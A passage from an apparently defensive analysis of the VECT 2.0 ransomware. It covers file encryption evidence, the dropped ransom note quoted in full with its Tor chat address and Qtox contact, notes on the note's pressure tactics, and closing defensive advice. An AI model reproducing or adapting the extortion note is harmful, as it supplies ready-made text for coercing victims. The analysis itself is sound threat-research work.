File extension: .vect — confirming the ransomware family name.
Encrypted content verification (employees.csv.vect hex dump):
cb d4 45 12 c5 78 86 fa  a8 b9 0b 9d ee aa 49 fc
40 d3 7c e9 52 67 5d b2  83 25 71 1c 7d 0f aa bd
2a 00 19 ba 15 ee 0e 9b  fa 72
Original plaintext "Employee database export" is completely unrecognizable — confirming ChaCha20 stream cipher encryption is functioning correctly.
Ransom Note — Full Text
The ransomware dropped !!!_READ_ME_!!!.txt in every traversed directory. Full content:
!!! README !!!

===============================================================
 :::     ::: :::::::::: :::::::: :::::::::::
 :+:     :+: :+:       :+:    :+:    :+:
 +:+     +:+ +:+       +:+           +:+
 +#+     +:+ +#++:++#  +#+           +#+
  +#+   +#+  +#+       +#+           +#+
   #+#+#+#   #+#       #+#    #+#    #+#
     ###     ########## ########     ###
===============================================================

Dear Management, all of your files have been encrypted with ChaCha20 which
is an unbreakable encryption algorithm. Sadly, this is not the only bad news
for you. We have also exfiltrated your sensitive data, consisting mostly of
databases, backups and other personal information from your company and will
be published on our website if you do not cooperate with us.

The only way to recover your files is to get the decryption tool from us.

To obtain the decryption tool, you need to:
1. Open Tor Browser and visit: http://vectordntlcrlmfkcm4alni734tbcrnd5lk44v6sp4lqal6noqrgnbyd.onion/chat/<VICTIM_ID>
2. Follow the instructions on the chat page
3. Receive a sample decryption of up to 4 small files
4. We will provide payment instructions
5. After payment, you will receive decryption tool

WARNING:
- Do not modify encrypted files
- Do not use third party software to restore files
- Do not reinstall system

If you violate these rules, your files will be permanently damaged.

Files encrypted: 0
Total size: 0 bytes
Unique ID: 5cb9f0f9-e171-403f-bed9-a3cd6ce36d1f

Backup contact (Qtox): 1A51DCBB33FBF603B385D223F599C6D64545E631F7C870FFEA320D84CE5DAF076C1F94100B5B
Note: The Files encrypted: 0 and Total size: 0 bytes counters were zero in this captured note, likely because it was dropped by a scanner thread early in execution, before the encryption statistics were finalized.
Key observations from the ransom note:
- Dual contact channels: Both a Tor
.onionsite and a Qtox ID are provided, offering redundancy if one channel is taken down - Implied urgency: Threatens permanent data loss for rule violations, creating pressure to comply quickly
- Anti-recovery warnings: Explicitly discourages third-party decryptors, system reinstalls, and file modification — aimed at preserving the attacker’s leverage
- Unique ID per victim: The UUID (
5cb9f0f9-...) is embedded in both the Tor URL and the note body; its exact relationship to the cryptographic key material is not confirmed from the binary alone, but it plausibly serves as a victim identifier for the attacker’s key lookup - Professional tone: The note avoids aggressive language and follows a structured, business-like format
Conclusion
VECT 2.0 is a well-engineered ransomware family that combines a robust hybrid cryptographic scheme (ChaCha20 + Curve25519 + Blake2b, all via libsodium) with an unusually broad set of lateral movement capabilities (7 methods spanning DCOM, WMI, PSRemoting, remote services, and scheduled tasks). Its intermittent encryption strategy for large files prioritizes speed over thoroughness — a deliberate trade-off that also creates a partial recovery opportunity for files larger than 128KB.
Without the attacker’s Curve25519 private key, full decryption is computationally infeasible. Defensive priorities should focus on network segmentation to limit lateral movement, endpoint detection for the distinctive TLS callback chain and service termination behavior, and offline backups as the primary recovery mechanism.